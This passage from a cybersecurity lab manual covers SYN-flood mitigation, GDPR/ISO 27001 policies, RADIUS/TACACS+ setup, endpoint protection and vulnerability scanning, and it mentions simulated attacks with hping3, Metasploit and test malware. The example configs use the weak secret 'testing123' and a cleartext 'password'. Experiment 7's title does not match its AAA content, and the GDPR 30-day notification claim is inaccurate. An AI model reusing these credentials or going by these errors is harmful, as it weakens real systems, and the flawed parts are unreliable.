Defense-in-depth involves using multiple layers of security to protect systems and networks. In this part, you will apply various strategies to mitigate the vulnerabilities identified above.

2.1 Defense-in-Depth Layers to Mitigate TCP/IP Vulnerabilities

1. **Firewall**:
   - **Perimeter Defense**: Configure a firewall to block incoming SYN flood attacks and limit access based on IP addresses and ports.
   - Example: Block incoming SYN packets from suspicious IP addresses or use **rate limiting** for SYN packets.

```
bash
Copy code
iptables -A INPUT -p tcp --syn -m limit --limit 1/s -j ACCEPT
iptables -A INPUT -p tcp --syn -j DROP
```

2. **Intrusion Detection/Prevention System (IDS/IPS)**:
   - Implement an IDS/IPS to detect and prevent SYN flood attacks, port scanning, and other malicious behaviors.
   - Tools: **Snort** or **Suricata** can be used to detect unusual traffic patterns that indicate attacks.
   - Example: Use **Snort** to detect SYN flood:

```
bash
Copy code
alert tcp any any -> [target IP] 80 (msg:"SYN Flood Detected";
flags: S;)
```

3. **Rate Limiting**:
    - Implement rate limiting on your devices (routers and firewalls) to control the number of requests they can handle.
    - Example: Use **iptables** to limit the rate of incoming traffic:

```
bash
Copy code
iptables -A INPUT -p tcp --syn --sport [source port] --dport [target port] -m limit --limit 1/s -j ACCEPT
```

4. **Network Segmentation**:
    - Isolate critical assets using VLANs or separate subnets to limit the exposure of sensitive systems to attack.
    - For example, you can place a **web server** in a DMZ and separate it from the internal network using firewalls.
5. **DNSSEC**:
    - Implement DNS Security Extensions (DNSSEC) on your DNS servers to prevent DNS cache poisoning.
    - Example: Enable DNSSEC on a BIND DNS server:

```
bash
Copy code
dnssec-enable yes;
```

6. **TCP SYN Cookies**:
    - Enable **SYN cookies** on your server to mitigate SYN flood attacks. SYN cookies prevent the server from allocating resources for incomplete handshake connections.
    - Example: Enable SYN cookies on Linux:

```
bash
Copy code
sysctl -w net.ipv4.tcp_syncookies=1
```

7. **Patch Management**:
    - Regularly update and patch all systems to mitigate vulnerabilities in TCP/IP stack implementations and other network protocols.
    - Use automated patching systems like **WSUS** or **Linux package managers** to ensure systems are always up to date.
8. **Two-Factor Authentication (2FA)**:
    - Implement **two-factor authentication (2FA)** for critical systems to add an additional layer of security against unauthorized access attempts.
9. **Logging and Monitoring**:
    - Enable logging for all network devices and services. Set up **SIEM (Security Information and Event Management)** solutions to aggregate logs and generate alerts for suspicious activities.

- Example: Use **ELK stack** (Elasticsearch, Logstash, Kibana) to monitor and visualize network logs for anomalies.

Part 3: Testing and Validating the Mitigation Measures

1. **Test Firewall Rules**:
   - Verify that the firewall is correctly blocking SYN flood attacks and IP spoofing attempts. You can use **Hping3** to simulate SYN floods and ensure that they are being blocked.
2. **Verify IDS/IPS Alerts**:
   - Test if the IDS/IPS is detecting malicious behavior such as port scanning, SYN floods, and DNS cache poisoning. Review the alerts generated by **Snort** or **Suricata**.
3. **Monitor Network Traffic**:
   - Use **Wireshark** to capture network traffic before and after applying mitigation strategies. Verify that suspicious traffic (e.g., SYN floods) is no longer reaching the target system.
4. **Review DNSSEC Implementation**:
   - Check that DNSSEC is correctly configured on the DNS server and that DNS cache poisoning is not possible. Use tools like **dig** to query DNS records and confirm DNSSEC signatures.

Conclusion:

In this experiment, you have identified and exploited common TCP/IP vulnerabilities such as IP spoofing, SYN flood attacks, DNS cache poisoning, and TCP sequence number prediction. You then applied **defense-in-depth** strategies such as firewalls, IDS/IPS, rate limiting, network segmentation, DNSSEC, and SYN cookies to mitigate these vulnerabilities. This exercise demonstrates the importance of implementing multiple layers of security controls to protect a network from various types of attacks, and it prepares you to design secure network architectures that can withstand real-world threats.

Experiment 6
Develop and Test Security Policies in Compliance with Specific Regulations and Standards, Such as GDPR or ISO 27001, on a Sample Network

This experiment focuses on developing security policies that align with industry regulations and standards, such as **GDPR (General Data Protection Regulation)** and **ISO 27001 (Information Security Management Systems)**, and testing them on a sample network. By doing this, you will understand how to create effective security policies that help organizations maintain compliance with legal and regulatory requirements.

Objectives:

1. **Understand the requirements** of GDPR and ISO 27001.
2. **Develop security policies** that align with these regulations.
3. **Implement the policies** on a sample network.
4. **Test the effectiveness** of these policies in a controlled lab environment.
5. **Identify potential non-compliance areas** and apply corrective measures.

Tools Required:

1. **Sample Network**: You can set up a simple network with various systems (servers, workstations) using tools like **GNS3**, **Cisco Packet Tracer**, or physical systems.
2. **Policy Development Tools**: Use text editors or document management tools to draft the policies (e.g., **Microsoft Word**, **Google Docs**).
3. **ISO 27001 Compliance Tools**: Tools like **VComply**, **Compliancy Group**, or spreadsheets to track compliance.
4. **GDPR Tools**: Privacy management tools like **OneTrust** or **TrustArc** can be useful for GDPR-related compliance.
5. **Network Monitoring Tools**: **Wireshark**, **SolarWinds**, or **Snort** to monitor traffic and logs for compliance checks.
6. **Compliance Checkers**: Use tools like **OpenSCAP** or **Lynis** to assess security policies.

Part 1: Understanding Key Regulations – GDPR and ISO 27001

1.1 GDPR Overview

The **General Data Protection Regulation (GDPR)** is a regulation in the European Union (EU) law on data protection and privacy. Key principles and requirements of GDPR include:

- **Data Processing**: Organizations must ensure that data is processed lawfully, transparently, and for specific purposes.

- **Data Subject Rights**: Individuals have rights over their personal data, including the right to access, correct, delete, and restrict processing of their data.
- **Data Protection by Design**: Organizations must implement technical and organizational measures to protect personal data.
- **Data Breach Notifications**: In case of a breach, organizations must notify authorities and affected individuals within 72 hours.
- **Data Retention**: Personal data should only be kept as long as necessary for the purpose for which it was collected.

1.2 ISO 27001 Overview

ISO 27001 is an international standard for managing information security. It outlines the establishment, implementation, maintenance, and continuous improvement of an Information Security Management System (ISMS). The core components include:

- **Risk Assessment and Treatment**: Identify, assess, and mitigate information security risks.
- **Access Control**: Implement policies and procedures to manage access to sensitive information.
- **Incident Management**: Establish procedures for identifying, responding to, and recovering from security incidents.
- **Internal Audit**: Regular audits to assess compliance with security policies and controls.
- **Continual Improvement**: Ongoing assessment and refinement of the ISMS.

Part 2: Developing Security Policies in Compliance with GDPR and ISO 27001

2.1 Developing GDPR-Compliant Security Policies

1. **Data Protection Policy**:
    - This policy should ensure that personal data is processed in a lawful, transparent, and secure manner.
    - Key Components:
        - Define how personal data will be collected, processed, and stored.
        - Ensure data minimization (only collecting the data needed).
        - Implement access controls and encryption for personal data.
        - Define retention and deletion procedures for personal data.
    - Example: **Data Retention Policy** – "Personal data shall be retained for no longer than [X] years unless otherwise required by law."
2. **Privacy Policy**:
    - This policy will detail the rights of individuals and how they can exercise those rights.
    - Key Components:
        - Define the rights of data subjects (e.g., right to access, right to erase).
        - Describe the process for data subject access requests (DSAR).

        - Explain how consent will be obtained and recorded.
    - Example: **Data Access Requests** – "Individuals can submit requests to access, correct, or delete their personal data by contacting [privacy contact]."
3. **Data Breach Notification Policy**:
    - A policy outlining the procedure to follow when a data breach occurs.
    - Key Components:
        - Define what constitutes a breach and how it will be detected.
        - Specify notification procedures to the authorities and affected individuals within 72 hours.
        - Include steps for mitigating the breach.
    - Example: **Breach Notification Procedure** – "In case of a breach, notify the supervisory authority within 72 hours and affected individuals within 30 days."

2.2 Developing ISO 27001-Compliant Security Policies

1. **Information Security Policy**:
    - This is the overarching policy for managing information security within the organization.
    - Key Components:
        - Define the scope of the ISMS (e.g., which systems, networks, and data are included).
        - Assign roles and responsibilities for managing information security.
        - Define risk assessment processes.
    - Example: **Information Security Objectives** – "Achieve ISO 27001 certification within 12 months and reduce risk of unauthorized access to systems by 50%."
2. **Access Control Policy**:
    - This policy defines the processes for granting, reviewing, and revoking access to information systems and data.
    - Key Components:
        - Define user access levels and roles.
        - Implement multi-factor authentication (MFA) where appropriate.
        - Periodically review access logs and privileges.
    - Example: **User Access Control** – "Users will only have access to systems based on their role, and access will be reviewed quarterly."
3. **Incident Response Policy**:
    - This policy outlines the actions to take when an information security incident occurs.
    - Key Components:
        - Incident identification, classification, and reporting.
        - Roles and responsibilities of the incident response team.
        - Post-incident analysis and reporting.

- Example: **Incident Response Process** – "Upon identifying a security incident, the incident response team will assess the severity, contain the incident, and report it to the relevant stakeholders."

4. **Risk Management Policy**:
   - This policy establishes how to assess, treat, and monitor risks to the organization's information systems.
   - Key Components:
     - Define risk assessment methodologies (e.g., qualitative vs. quantitative).
     - Identify risk treatment options (e.g., avoidance, mitigation, transfer).
   - Example: **Risk Treatment Plan** – "Risk levels will be categorized as high, medium, or low, and mitigation plans will be developed for all high and medium risks."

Part 3: Implementing Security Policies on a Sample Network

1. **Network Setup**:
   - Set up a sample network with at least one server and multiple clients (e.g., web servers, databases, workstations).
   - Use tools like **GNS3** or **Cisco Packet Tracer** to create the network architecture.
2. **Applying Security Policies**:
   - Implement the following based on the policies developed:
     - **Encryption**: Use **SSL/TLS** for encrypting sensitive data in transit.
     - **Access Controls**: Set up **Active Directory** or similar tools to manage user roles and permissions.
     - **Data Retention**: Configure **database retention policies** to automatically delete or archive data after a specified period.
     - **Incident Response**: Implement **SIEM (Security Information and Event Management)** tools like **Splunk** to monitor security events and trigger alerts for incidents.
3. **Testing Compliance**:
   - Use **Wireshark** to monitor network traffic for compliance with encryption policies.
   - Use **Lynis** or **OpenSCAP** to check system hardening and configurations against ISO 27001 controls.
   - Perform GDPR-related tests by simulating **Data Subject Access Requests (DSAR)** and ensuring proper handling.

Part 4: Testing the Effectiveness of Policies

1. **Penetration Testing**:
    - Use tools like **Metasploit** or **Kali Linux** to conduct a penetration test on the network to identify potential vulnerabilities.
    - Ensure that all access control, encryption, and breach detection measures are effective in preventing unauthorized access.
2. **Policy Audits**:
    - Use **internal audits** to ensure compliance with ISO 27001 controls and GDPR requirements.
    - Review logs for any unauthorized access or data breaches and check if incidents are logged and reported correctly.
3. **Simulate Data Breach**:
    - Conduct a simulated data breach (e.g., using **Metasploit**) to test your breach notification policy.
    - Ensure that the breach is detected, and notifications are sent within the required timeframe.
4. **Monitor and Review**:
    - Continuously monitor compliance and security posture. Use **network monitoring tools** like **SolarWinds** and **Splunk** to review logs and network traffic for policy compliance.

Conclusion:

In this experiment, you have developed security policies that align with key regulations such as **GDPR** and **ISO 27001**. By implementing these policies in a sample network and testing their effectiveness, you have learned how to enforce compliance in a controlled environment. This approach helps organizations manage data security, ensure privacy, and mitigate risks, aligning with legal and regulatory requirements while fostering a culture of continuous improvement in information security.

Experiment 7
Identify and Exploit TCP/IP Vulnerabilities in a Controlled Lab Setup, and Apply Defense-in-Depth Strategies to Mitigate These Vulnerabilities

This experiment focuses on implementing **Access Control** mechanisms using **AAA (Authentication, Authorization, and Accounting)** protocols such as **RADIUS** (Remote Authentication Dial-In User Service) and **TACACS+** (Terminal Access Controller Access-Control System Plus). These protocols are widely used in networking environments to control access to network devices and resources, manage user authentication, and track user activities.

Objectives:

1. **Understand the role of AAA protocols** (RADIUS and TACACS+) in network security.
2. **Configure RADIUS/TACACS+ servers** for centralized authentication and authorization.
3. **Set up network devices (routers, switches)** to use AAA protocols for user authentication.
4. **Demonstrate user authentication and authorization** using these protocols.
5. **Monitor and log user activities** using AAA accounting features.

Tools Required:

1. **Network Devices**: Routers, switches, or virtual devices (using tools like GNS3 or Cisco Packet Tracer).
2. **AAA Server Software**: For RADIUS, you can use **FreeRADIUS** or **Microsoft NPS (Network Policy Server)**; for TACACS+, you can use **Cisco ACS (Access Control Server)** or **TACACS+ server**.
3. **Operating System**: Linux or Windows for configuring AAA servers and client machines.
4. **Network Clients**: A computer or terminal to initiate the authentication requests (e.g., Cisco IOS command-line interface or Linux/Windows clients for testing).
5. **Network Monitoring Tools**: Use **Wireshark** to capture and analyze AAA authentication requests and responses.
6. **AAA Configuration Documentation**: Refer to vendor-specific configuration guides (e.g., Cisco's configuration guides for TACACS+ and RADIUS).

Part 1: Understand AAA Protocols – RADIUS vs TACACS+

1.1 AAA Protocols Overview

- **Authentication**: The process of verifying the identity of users attempting to access a network or system (typically via usernames and passwords).
- **Authorization**: Once authenticated, authorization defines what resources or actions the authenticated user can access or perform.
- **Accounting**: This records the activities and usage of network resources by authenticated users, useful for auditing and billing.

RADIUS (Remote Authentication Dial-In User Service)

- **Purpose**: Primarily used for authenticating and authorizing users to access network services.
- **Authentication**: RADIUS combines authentication and authorization in a single process.
- **Encryption**: RADIUS only encrypts the password during transmission (not the entire packet).
- **Common Use**: Commonly used for **VPNs**, **Wi-Fi**, and **dial-up** connections.
- **Server Communication**: Uses **UDP (User Datagram Protocol)** for communication.

TACACS+ (Terminal Access Controller Access-Control System Plus)

- **Purpose**: Provides more granular control over **authentication**, **authorization**, and **accounting** separately.
- **Authentication**: TACACS+ separates authentication, authorization, and accounting into different stages.
- **Encryption**: TACACS+ encrypts the entire packet, making it more secure than RADIUS.
- **Common Use**: Commonly used for **network device administration** (routers, switches).
- **Server Communication**: Uses **TCP (Transmission Control Protocol)** for communication.

Part 2: Setting Up RADIUS and TACACS+ Servers

2.1 RADIUS Server Setup (Using FreeRADIUS)

1. **Install FreeRADIUS on Linux**:
   - Install FreeRADIUS using the following command on a Linux server:

     ```
     bash
     Copy code
     sudo apt-get install freeradius
     ```

2. **Configure the RADIUS Server**:
   - Edit the `clients.conf` file to specify the network devices (routers/switches) that can communicate with the RADIUS server:

     ```
     bash
     Copy code
     sudo nano /etc/freeradius/3.0/clients.conf
     ```

     Example configuration:

     ```
     text
     Copy code
     client 192.168.1.1 {
         secret = testing123
         shortname = router
     }
     ```

   - Modify the `users` file to create user accounts for authentication:

     ```
     bash
     ```

```
Copy code
sudo nano /etc/freeradius/3.0/users
```

Example user:

```
text
Copy code
testuser Cleartext-Password := "password"
```

3. **Start FreeRADIUS**:
   - Start the FreeRADIUS service:

```
bash
Copy code
sudo systemctl start freeradius
```

   - Verify that the server is running:

```
bash
Copy code
sudo systemctl status freeradius
```

2.2 TACACS+ Server Setup (Using Cisco ACS or TACACS+ Server)

1. **Install and Configure Cisco ACS**:
   - For Cisco ACS, install the software and use the GUI interface to configure user accounts and device groups.
   - In **Cisco ACS**, configure users under **Identity Stores** and configure network devices under **Network Resources**.
2. **Basic TACACS+ Configuration** (for Cisco devices):
   - On the **Cisco Router** or **Switch**, configure TACACS+ settings:

```
bash
Copy code
tacacs-server host 192.168.1.2 key testing123
aaa new-model
aaa authentication login default group tacacs+ local
aaa authorization exec default group tacacs+ local
aaa accounting exec default start-stop group tacacs+
```

Part 3: Configuring Network Devices for AAA Authentication

3.1 Configure a Cisco Router or Switch to Use RADIUS/TACACS+ for Authentication

1. **Enable AAA**:
   - On the network device, enable AAA:

     ```
     bash
     Copy code
     aaa new-model
     ```

2. **Configure RADIUS Server**:
   - On the network device, specify the RADIUS server IP and shared secret:

     ```
     bash
     Copy code
     radius-server host 192.168.1.2 key testing123
     ```

3. **Configure TACACS+ Server (for TACACS+ setup)**:
   - On the network device, specify the TACACS+ server IP and shared secret:

     ```
     bash
     Copy code
     tacacs-server host 192.168.1.2 key testing123
     ```

4. **Configure Authentication Method**:
   - Set up the authentication method to use RADIUS or TACACS+:

     ```
     bash
     Copy code
     aaa authentication login default group radius
     ```

5. **Test the Configuration**:
   - Use a **console** or **SSH** session to test the authentication by logging into the device. You should be prompted for a username and password that are validated by the RADIUS/TACACS+ server.

Part 4: Demonstrating User Authentication and Authorization

1. **User Authentication**:
   - Use a test client (e.g., **PuTTY**, **SSH client**) to attempt to log into a network device configured with RADIUS or TACACS+.
   - The device will send authentication requests to the RADIUS/TACACS+ server.
   - The server validates the username and password, and the device grants access based on the server response.
2. **User Authorization**:
   - Configure authorization settings on the server to control what actions users can perform once authenticated (e.g., limiting access to certain commands or configurations).

- For example, on **Cisco IOS**:

```
bash
Copy code
aaa authorization exec default group radius local
```

3. **User Accounting**:
   - Enable accounting on both the RADIUS/TACACS+ server and network devices to log user activities.
   - This can help track which users accessed which resources and for how long.
   - Example configuration for Cisco:

```
bash
Copy code
aaa accounting exec default start-stop group radius
```

Part 5: Monitoring and Analyzing Authentication Logs

1. **Analyze Logs Using Wireshark**:
   - Capture RADIUS or TACACS+ traffic between the network device and the AAA server using **Wireshark**.
   - Look for **RADIUS Access-Request**, **Access-Accept**, or **TACACS+ Authentication-Request** packets to monitor authentication requests and responses.
2. **Review AAA Logs**:
   - Review logs on the AAA server (e.g., **FreeRADIUS logs** or **Cisco ACS logs**) to analyze authentication, authorization, and accounting records.

Conclusion:

In this experiment, you have configured **RADIUS** and **TACACS+** to provide centralized **authentication**, **authorization**, and **accounting** for network devices. By using these AAA protocols, you can control access to network devices and track user activities in a secure and manageable way. This experiment demonstrates how to secure network resources and ensure compliance with access control policies by enforcing strong authentication mechanisms.

Experiment 8
Configure Endpoint Protection Measures, Including Antivirus, Antimalware, and Host-Based Intrusion Prevention Systems, and Evaluate Their Effectiveness

This experiment focuses on configuring and evaluating **Endpoint Protection** measures, which are essential for protecting individual devices (endpoints) from a variety of cyber threats such as viruses, malware, and unauthorized intrusions. **Antivirus**, **Antimalware**, and **Host-Based Intrusion Prevention Systems (HIPS)** are three key layers of endpoint protection that can safeguard systems against malicious attacks and unauthorized access.

Objectives:

1. **Understand the role of endpoint protection measures** (Antivirus, Antimalware, and HIPS) in cybersecurity.
2. **Configure antivirus software** on endpoints to detect and remove viruses.
3. **Install and configure antimalware software** to protect against various types of malware.
4. **Implement HIPS** to monitor and block potential intrusions at the host level.
5. **Evaluate the effectiveness of these protection measures** by testing with simulated attacks.

Tools Required:

1. **Endpoint Devices**: Virtual machines or physical devices running Windows/Linux.
2. **Antivirus Software**: Popular choices include **Windows Defender** (Windows), **Avast**, **Kaspersky**, or **Bitdefender**.
3. **Antimalware Software**: Examples include **Malwarebytes** or **Microsoft Defender Antivirus** (for antimalware protection).
4. **Host-Based Intrusion Prevention Software (HIPS)**: Software like **OSSEC**, **Snort (HIDS)**, or **McAfee HIPS**.
5. **Malicious Software**: Use **eicar.com** (a safe test virus) or simulated malware files for testing purposes.
6. **Monitoring Tools**: **Wireshark** (for network analysis), **Sysmon** (Windows) for logging, and **Event Viewer** to check logs.
7. **Lab Setup**: Virtualization tools like **VirtualBox**, **VMware**, or **Hyper-V** for creating isolated test environments.

Part 1: Understand Endpoint Protection Measures

1.1 Antivirus Software

Antivirus software is designed to detect, prevent, and remove malware, including viruses, worms, and trojans. Antivirus programs often use a combination of signature-based detection (matching known virus patterns), heuristic analysis (detecting unknown threats based on behavior), and real-time protection.

- **Key Features**:
    - **Real-time protection**: Scans files and programs as they are opened, downloaded, or executed.

- **Automatic updates**: Keeps virus definitions up-to-date to recognize the latest threats.
- **Scheduled scanning**: Runs regular scans to detect any dormant malware.

1.2 Antimalware Software

Antimalware software targets and eliminates more specific types of malware, such as adware, spyware, rootkits, and ransomware. While antivirus software may catch a broad range of threats, antimalware software often specializes in detecting newer or less common malicious code.

- **Key Features**:
  - **Advanced threat detection**: Identifies malware based on signatures and behavior patterns.
  - **Rootkit scanning**: Detects and removes hidden malware.
  - **Cloud-based protection**: Some antimalware tools use cloud databases to detect new threats.

1.3 Host-Based Intrusion Prevention Systems (HIPS)

HIPS monitors the internal activities of a device to detect and block suspicious actions, such as unauthorized file modifications or system call anomalies, in real-time.

- **Key Features**:
  - **Behavioral analysis**: Detects potential intrusions based on suspicious system behavior.
  - **File integrity monitoring**: Monitors system files for unexpected changes.
  - **Real-time alerts**: Provides alerts for potentially malicious activities, such as privilege escalation or abnormal network traffic.

Part 2: Configuring Antivirus Software

2.1 Install and Configure Antivirus Software (e.g., Windows Defender)

1. **Install Antivirus Software**:
   - For **Windows Defender**, enable it through the **Windows Security** app.
   - For third-party solutions (e.g., **Kaspersky** or **Avast**), download and install the software.
2. **Configure Antivirus Settings**:
   - Enable **Real-Time Protection** to scan files and processes continuously.
   - Enable **Cloud-Based Protection** for up-to-date threat detection.
   - Schedule regular scans (e.g., daily or weekly) for full system checks.
3. **Test Antivirus Effectiveness**:
   - Download the **EICAR test file** (a safe test virus) from eicar.org.
   - Try to open the file. The antivirus should detect it and prevent it from running.

2.2 Conduct a Full System Scan

- Initiate a full system scan on your endpoint using the antivirus software.
- Review the results to confirm that any detected threats are quarantined or removed.

Part 3: Configuring Antimalware Software

3.1 Install and Configure Antimalware Software (e.g., Malwarebytes)

1. **Install Antimalware Software**:
    - Install **Malwarebytes** or a similar program on the endpoint.
2. **Configure Antimalware Settings**:
    - Enable **Real-Time Protection** to block malware in real-time.
    - Ensure **Automatic Updates** are enabled to keep the malware definitions up-to-date.
3. **Perform a Full Malware Scan**:
    - Run a full scan using the antimalware software to detect potential threats, such as adware or spyware.
4. **Test Antimalware Effectiveness**:
    - Simulate a malware infection (using a safe test malware file or a controlled test environment).
    - Observe if the software detects and removes the malicious files.

Part 4: Configuring Host-Based Intrusion Prevention System (HIPS)

4.1 Install and Configure HIPS (e.g., OSSEC)

1. **Install HIPS Software**:
    - Install **OSSEC**, an open-source HIDS, or use other HIPS solutions like **McAfee HIPS** or **Snort**.
    - Configure **OSSEC** for **file integrity checking**, **rootkit detection**, and **real-time monitoring**.
2. **Configure HIPS Rules**:
    - Set up rules to monitor key files and directories for unauthorized changes.
    - Enable real-time alerts for any detected intrusion attempts.
3. **Monitor Activity**:
    - Enable logging in HIPS and monitor system activities such as process execution, file changes, and network connections.
4. **Test HIPS Effectiveness**:
    - Simulate an attack on the system, such as a **buffer overflow** or **privilege escalation** attempt.
    - Observe whether the HIPS detects and blocks the attack, and review the logs for detailed alerts.

Part 5: Evaluating the Effectiveness of Endpoint Protection Measures

5.1 Test Antivirus Effectiveness

- After configuring antivirus software, simulate a real-world infection scenario:
    - **Test with the EICAR test virus** to confirm detection and quarantine.
    - **Test with a real malware sample** (safe and controlled environment) to see if the antivirus successfully blocks it.

5.2 Test Antimalware Effectiveness

- Simulate malware attacks:
  - **Adware**: Test by running adware on the endpoint and evaluate if it is detected and removed.
  - **Ransomware**: Deploy a safe test ransomware (in a virtualized, isolated environment) and observe if the software detects and blocks the attack.

5.3 Test HIPS Effectiveness

- Simulate common intrusion techniques:
  - **File Modification**: Modify system files (e.g., delete a protected file) and check if HIPS generates an alert.
  - **Port Scanning**: Use network scanning tools like **Nmap** to perform port scans on the host, checking if HIPS detects and blocks unauthorized scanning.

5.4 Monitor and Review Logs

- Use **Sysmon** (Windows) or **Logwatch** (Linux) to monitor logs generated by antivirus, antimalware, and HIPS solutions.
- Review event logs for signs of detected malware, intrusions, or unauthorized access attempts.

Part 6: Conclusion

In this experiment, you configured **antivirus**, **antimalware**, and **host-based intrusion prevention systems** (HIPS) to protect endpoints from a wide range of threats. You evaluated the effectiveness of these measures by testing with controlled malware and simulated intrusion attempts. Effective endpoint protection is crucial for securing devices against attacks that target individual systems, and by implementing these solutions, you can significantly reduce the attack surface and improve the security posture of your network.

Experiment 9
Perform a Vulnerability Assessment of Endpoints and Network Devices Using Tools Like OpenVAS or Nessus and Generate a CVSS-Based Report

This experiment focuses on performing a **vulnerability assessment** of endpoints and network devices using tools like **OpenVAS** or **Nessus**. The goal is to identify vulnerabilities in the system, assess their severity, and generate a **CVSS (Common Vulnerability Scoring System)**-based report to help prioritize remediation efforts.

Objectives:

1. **Understand the role of vulnerability assessments** in identifying and mitigating security weaknesses.
2. **Install and configure vulnerability scanning tools** like OpenVAS or Nessus.
3. **Perform a vulnerability scan** on endpoints (e.g., workstations, servers) and network devices (e.g., routers, switches).
4. **Generate a CVSS-based report** that scores vulnerabilities based on severity.
5. **Analyze the findings** and prioritize remediation based on CVSS scores.

Tools Required:

1. **Vulnerability Scanning Tools**:
   - **OpenVAS** (Open Vulnerability Assessment System) – an open-source tool for vulnerability scanning.
   - **Nessus** – a widely used commercial vulnerability scanner.
2. **Target Systems**: Endpoints (workstations, servers) and network devices (routers, switches) in a controlled lab environment.
3. **Network Configuration**: A test network setup, ideally with a mix of endpoints (Linux/Windows systems) and network devices (e.g., Cisco routers, firewalls).
4. **Web Interface**: A browser or client tool to interact with Nessus or OpenVAS.
5. **CVSS Scoring Guide**: Familiarity with the CVSS system for understanding and interpreting the vulnerability scores.

Part 1: Overview of Vulnerability Assessments and CVSS

1.1 Vulnerability Assessment

A vulnerability assessment involves scanning systems (endpoints and network devices) for potential security weaknesses that could be exploited by attackers. These vulnerabilities can range from missing patches, weak configurations, unprotected services, to outdated software.

Key steps in the vulnerability assessment process:

1. **Scanning**: Identify vulnerabilities in the systems by scanning them using automated tools.
2. **Analysis**: Review the findings and prioritize them based on their potential impact and likelihood.

3. **Reporting**: Create a report that details the vulnerabilities, their risk levels, and suggested remediation steps.

1.2 CVSS Scoring

The **Common Vulnerability Scoring System (CVSS)** is a standardized method for rating the severity of security vulnerabilities. It assigns a score based on:

- **Base Metrics**: These include factors like exploitability and impact.
- **Temporal Metrics**: Includes the availability of exploit code or patch.
- **Environmental Metrics**: Evaluates the specific impact in a particular environment.

CVSS scores are typically presented on a scale of 0.0 to 10.0, with higher scores indicating more critical vulnerabilities. The score is categorized as:

- **Critical (9.0 - 10.0)**: Severe vulnerabilities that could be exploited remotely without authentication.
- **High (7.0 - 8.9)**: Vulnerabilities that could lead to serious issues if exploited.
- **Medium (4.0 - 6.9)**: Vulnerabilities that may have moderate impact.
- **Low (0.1 - 3.9)**: Minor vulnerabilities with low impact.

Part 2: Setting Up and Configuring Vulnerability Scanners

2.1 OpenVAS Installation and Setup

1. **Install OpenVAS**:
    - Install **OpenVAS** on a Linux system using the following commands:

      ```
      bash
      Copy code
      sudo apt update
      sudo apt install openvas
      sudo gvm-setup
      sudo gvm-start
      ```

    - OpenVAS will configure itself, and the **Greenbone Security Assistant (GSA)** web interface will be accessible at `https://<server-ip>:9392`.
2. **Configure OpenVAS**:
    - Once the setup is complete, log in to the GSA interface using the default credentials.
    - Configure the scanner to scan specific target systems (IP addresses or ranges of systems on your network).

2.2 Nessus Installation and Setup

1. **Install Nessus**:
    - Download and install **Nessus** from Tenable's official website and follow the installation instructions for your OS.
    - Start the Nessus service and access the web interface at `https://<server-ip>:8834`.

2. **Configure Nessus**:
    - After installation, register your Nessus instance, select the appropriate scan policy (e.g., network scan, web application scan), and configure the target IP addresses.

Part 3: Performing the Vulnerability Scan

3.1 Launching the Scan (Using OpenVAS or Nessus)

1. **OpenVAS Scan**:
    - Log in to the GSA interface.
    - Create a new target by specifying the IP addresses of the endpoints and network devices you want to scan.
    - Choose the scan configuration (e.g., **Full and Fast** scan).
    - Start the scan and wait for it to complete.
2. **Nessus Scan**:
    - In the Nessus interface, create a new scan by selecting a **Basic Network Scan** or custom scan policy.
    - Provide the target IP addresses or range.
    - Start the scan and monitor progress. Nessus will generate a detailed report after the scan completes.

Part 4: Analyzing the Scan Results

4.1 Understanding the Vulnerability Report

Both OpenVAS and Nessus will generate reports listing the vulnerabilities found, categorized by severity (Critical, High, Medium, Low). Each vulnerability will include:

- **Description**: Explanation of the vulnerability.
- **CVSS Score**: The CVSS score based on its impact and exploitability.
- **Risk Level**: Categorized as Critical, High, Medium, or Low.
- **Impact**: Potential impact on the system or network.
- **Remediation Steps**: Recommendations for mitigating the vulnerability.

4.2 CVSS Score Breakdown

- For each vulnerability, the CVSS score will be calculated based on:
    - **Exploitability**: Whether the vulnerability can be exploited remotely and how easy it is to exploit.
    - **Impact**: The extent of damage or access an attacker can gain if the vulnerability is exploited.
    - **Temporal Factors**: Whether there is an available patch or exploit in the wild.

Part 5: Generating a CVSS-Based Report

5.1 Generating a CVSS Report in OpenVAS

1. Once the scan is complete, go to the **Scan Results** section.
2. Select the **Vulnerability** tab to view the details of the vulnerabilities.

3. Filter vulnerabilities based on their CVSS score.
4. Export the findings to a CSV or PDF report that includes:
    - The vulnerability description.
    - CVSS score and severity.
    - Suggested remediation steps.

5.2 Generating a CVSS Report in Nessus

1. After completing the scan, navigate to the **Reports** section in Nessus.
2. Download the **PDF report** or **CSV** format, which includes the following:
    - Detailed vulnerability description.
    - CVSS score for each vulnerability.
    - Risk level and remediation guidance.

Part 6: Prioritizing and Mitigating Vulnerabilities

6.1 Prioritization Based on CVSS

- Prioritize remediation based on the CVSS score:
    - **Critical vulnerabilities** (CVSS 9.0-10.0) should be addressed immediately.
    - **High vulnerabilities** (CVSS 7.0-8.9) should be resolved within a reasonable timeframe.
    - **Medium and Low vulnerabilities** can be addressed during routine maintenance or with lower urgency.

6.2 Remediation Recommendations

- **Patching**: Apply available patches for vulnerabilities with CVSS scores indicating high severity.
- **Configuration Changes**: Modify system or network configurations to mitigate vulnerabilities.
- **Access Control**: Restrict access to vulnerable systems or services until they are remediated.
- **Ongoing Monitoring**: Continuously monitor for newly discovered vulnerabilities.

Conclusion:

In this experiment, you performed a **vulnerability assessment** of both endpoints and network devices using **OpenVAS** or **Nessus**. You generated a **CVSS-based report**, which provided valuable insights into the severity of vulnerabilities in your systems. By interpreting the **CVSS scores**, you can prioritize remediation actions and address the most critical vulnerabilities first, ensuring that your network and endpoints remain secure. This experiment highlights the importance of regular vulnerability assessments in maintaining a strong security posture.

Experiment 10
Analyze a Simulated Intrusion Scenario Using Frameworks such as the Cyber Kill Chain and Diamond Model, and Evaluate the Alerts Generated by SIEM Tools like Splunk or ELK Stack

This experiment focuses on analyzing a **simulated intrusion scenario** by utilizing well-known frameworks like the **Cyber Kill Chain** and the **Diamond Model of Intrusion Analysis**. Additionally, you'll evaluate the **alerts generated by SIEM tools** like **Splunk** or the **ELK Stack** to identify patterns, understand the attack lifecycle, and determine the effectiveness of your monitoring tools.

Objectives:

1. **Understand the Cyber Kill Chain and Diamond Model** frameworks for intrusion analysis.
2. **Simulate an intrusion** in a controlled environment (e.g., using Metasploit or custom attack scenarios).
3. **Analyze the attack lifecycle** using the Cyber Kill Chain and Diamond Model.
4. **Set up SIEM tools** (Splunk or ELK Stack) to monitor network traffic and detect potential intrusions.
5. **Evaluate SIEM alerts** and correlate the data with the Cyber Kill Chain and Diamond Model to understand the attack progression.
6. **Generate recommendations** for improving security defenses based on the findings.

Tools Required:

1. **Cyber Kill Chain Framework** – Used for understanding the stages of an attack.
